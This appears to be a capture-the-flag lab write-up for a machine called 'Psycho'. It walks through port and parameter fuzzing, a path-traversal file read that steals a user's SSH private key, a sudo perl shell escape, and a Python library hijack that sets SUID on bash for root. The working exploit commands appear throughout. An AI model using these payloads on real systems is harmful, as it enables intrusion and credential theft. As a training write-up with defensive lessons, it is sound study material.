Psycho
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Psycho hides asecretparameter inindex.phpthat lets you read local files. Instead of fighting/etc/passwd, we use it to stealvaxei's SSH private key and log in without a password. From there a double sudo hop:vaxeirunsperlasluisillo(GTFOBins), andluisillorunssudo python3 /opt/paw.py, a script that doesimport subprocess. Dropping our ownsubprocess.pyin the working directory triggers a library hijack that runs as root and SUIDsbash(bash -p).
Recon
Initial scan
The full port scan (-p-) finds two services: SSH and an Apache web server.
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open <ip>
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
extractPorts boils the -oG file down and leaves both ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 172.17.0.2
Open ports: 22,80

Ports copied to clipboard
Over those two ports, a -sCV details versions: OpenSSH 9.6p1 and Apache 2.4.58 on Ubuntu:
nmap -p22,80 -sCV <ip> -oN targeted
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: 4You
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
whatweb on port 80 confirms the stack (Apache 2.4.58 on Ubuntu, Bootstrap, title 4You) but reveals nothing exploitable up front:
whatweb http://<ip>
Wappalyzer, now in the browser, adds what whatweb cannot tell apart: Bootstrap's version, the Popper that comes with it, and the CDN they load from.

Web servers: Apache HTTP Server 2.4.58
Operating systems: Ubuntu
UI frameworks: Bootstrap 5.3.0
Miscellaneous: Popper 2.11.6
CDN: jsDelivr

The libraries coming from jsDelivr rather than a local folder is useful by elimination: there is no /vendor of its own to enumerate, everything client-side is third-party. The landing page has only two links (Join Now and Book Your Visit) and a signature, By TLuisillo_o, which will turn out to be a username.
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[4You]
Directory and parameter fuzzing
gobuster walks the site and only surfaces /index.php and an empty /assets/ (the rest are 403):
gobuster dir -u http://<ip> -w directory-list-2.3-medium.txt -t 200 -x php,txt,xml,bak,py,html,js
/assets    (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/index.php (Status: 200) [Size: 2596]
/server-status (Status: 403) [Size: 275]
dirsearch confirms the same, only /assets/:
dirsearch -u http://<ip> --exclude-status=404,403
[20:17:50] 301 -  309B - /assets  ->  http://172.17.0.2/assets/
[20:17:50] 200 -  458B - /assets/
Reviewing the site by hand, it's a gym landing page ("4You", By TLuisillo_o) with just two links, Join Now and Book Your Visit, and neither goes anywhere:
When path enumeration dries up, the next move is hunting hidden GET parameters that might read local resources. We fuzz the parameter name pointing at /etc/passwd and filter by the base response line count (--hl 62) so only the hit stands out:
wfuzz -u "http://<ip>/index.php?FUZZ=../../../../../../../../etc/passwd" \
  -w directory-list-2.3-medium.txt --hl=62 -t 100
Target: http://172.17.0.2/index.php?FUZZ=../../../../../../../../etc/passwd
Total requests: 220560

ID           Response   Lines    Word     Chars      Payload
000005156:   200        88 L     199 W    3870 Ch    "secret"

Total time: 238.4282
Processed Requests: 220560
Filtered Requests: 220559
Out of 220560 requests the --hl=62 filter drops 220559: exactly one survives, the secret parameter, because it returns 88 lines instead of the normal page's 62. Those 26 extra lines are the /etc/passwd that leaked into the response.
The valid parameter is secret.
Access: LFI to SSH private key
Confirm file reads
With the parameter found, we confirm the Local File Inclusion by reading /etc/passwd. The page wraps output in HTML, so we cut from the </html> close and filter for interactive shells to keep only the real users:
curl -s "http://<ip>/index.php?secret=../../../../../../../../etc/passwd" \
  | grep -A 100 '</html>' | tail -n +3 | grep -E '/bin/(bash|sh)'
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash
luisillo:x:1002:1002::/home/luisillo:/bin/sh
From users to a shell

With ubuntu, vaxei and luisillo there are two paths: brute force SSH with hydra, or read their private keys directly through the same LFI. The second is cleaner, so we try each id_rsa (including root's):
curl -s "http://<ip>/index.php?secret=../../../../../../../../home/ubuntu/.ssh/id_rsa" | grep -A 100 '</html>' | tail -n +3
curl -s "http://<ip>/index.php?secret=../../../../../../../../home/vaxei/.ssh/id_rsa"  | grep -A 100 '</html>' | tail -n +3
curl -s "http://<ip>/index.php?secret=../../../../../../../../root/.ssh/id_rsa"         | grep -A 100 '</html>' | tail -n +3
The ubuntu and root attempts come back empty, but vaxei's key exists and reads out in full:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
1w8tlJUw1y+rXTAAAAEnZheGVpQDIzMWRlMDI2NmZmZA==
-----END OPENSSH PRIVATE KEY-----
We save it, chmod 600 it, and log in over SSH with no password:
chmod 600 id_rsa
ssh -i id_rsa vaxei@<ip>
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.10.11-amd64 x86_64)
...
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@f82079c19a40:~$ echo "SO: $(uname)" && echo "Kernel Version: "$(uname -r) && echo "User: "$(whoami) ...
SO: Linux
Kernel Version: 6.10.11-amd64
User: vaxei
Machine Name: f82079c19a40
IP:  172.17.0.2
Information User: uid=1001(vaxei) gid=1001(vaxei) groups=1001(vaxei),100(users)
The chmod 600 is not decoration: OpenSSH refuses to use a private key readable by other users, so without that step the login fails even with the right key.
Privilege escalation
vaxei → luisillo (sudo perl)
vaxei can run perl as luisillo without a password:
sudo -l
User vaxei may run the following commands on f82079c19a40:
    (luisillo) NOPASSWD: /usr/bin/perl
perl is in GTFOBins: its -e runs arbitrary code, and from there an exec spawns a shell as the target user. We stabilize with script:
sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'
script /dev/null -c bash
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
luisillo@f82079c19a40:/home/vaxei$
The perl exec leaves an sh with no prompt and no job control; script /dev/null -c bash turns it into a session with a real terminal, which is what makes the next step workable.
luisillo → root (library hijack in a sudo script)
luisillo can run one specific Python script as root:
sudo -l
Matching Defaults entries for luisillo on f82079c19a40:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on f82079c19a40:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
The Defaults in that output are worth reading: secure_path pins the PATH the command starts with, so the route to the interpreter cannot be hijacked. What it does not touch is Python's sys.path, and that is where the attack will come in.
The script, past a lot of filler, opens with import subprocess:
cat /opt/paw.py
import subprocess
import os
import sys
import time
...
def run_command():
    subprocess.run(['echo Hello!'], check=True)

if __name__ == "__main__":
    main()
There's the flaw. When Python resolves import subprocess, it searches its path in order, and the working directory is consulted before the standard library. If we drop our own subprocess.py in the directory the script is launched from, Python loads our module instead of the real one. That's a library hijack: whatever code we put there runs with the script's privileges, i.e. as root. We SUID bash:
cd /opt
echo -e 'import os;\nos.system("chmod u+s /bin/bash")' > subprocess.py
cat subprocess.py
import os;
os.system("chmod u+s /bin/bash")
/opt (where paw.py lives) is writable by luisillo, so we drop subprocess.py there. Running the script via sudo imports our module and chmod u+s /bin/bash runs as root:
sudo /usr/bin/python3 /opt/paw.py
ls -l /bin/bash
-rwsr-xr-x 1 root root ... /bin/bashbash -p
With /bin/bash SUID, bash -p keeps root's EUID:
bash -p
whoamirootAttack chain
HTTP  ->  wfuzz  ->  hidden "secret" parameter  ->  LFI
    └─> reads /home/vaxei/.ssh/id_rsa  ->  SSH as vaxei
            └─> sudo perl (GTFOBins)  ->  luisillo
                    └─> sudo python3 /opt/paw.py + our subprocess.py (library hijack)  ->  root
                            └─> chmod u+s /bin/bash  ->  bash -p  ->  root
Lessons learned
- An LFI is more than
/etc/passwd. Its real value is reading private keys, config files with credentials, or the app's own source; the user list only aims the next step. - Fuzz parameters when paths run out. Many LFIs live in a parameter no directory list finds; discovering the parameter name with
wfuzzwas the missing piece. importis an attack surface. A privileged script importing a module from an attacker-writable directory is RCE: Python resolves the name by search path, not by trust.- Grant sudo binaries carefully.
perland an arbitrary Python script are covert shells; every sudoers entry should justify why it isn't an escalation.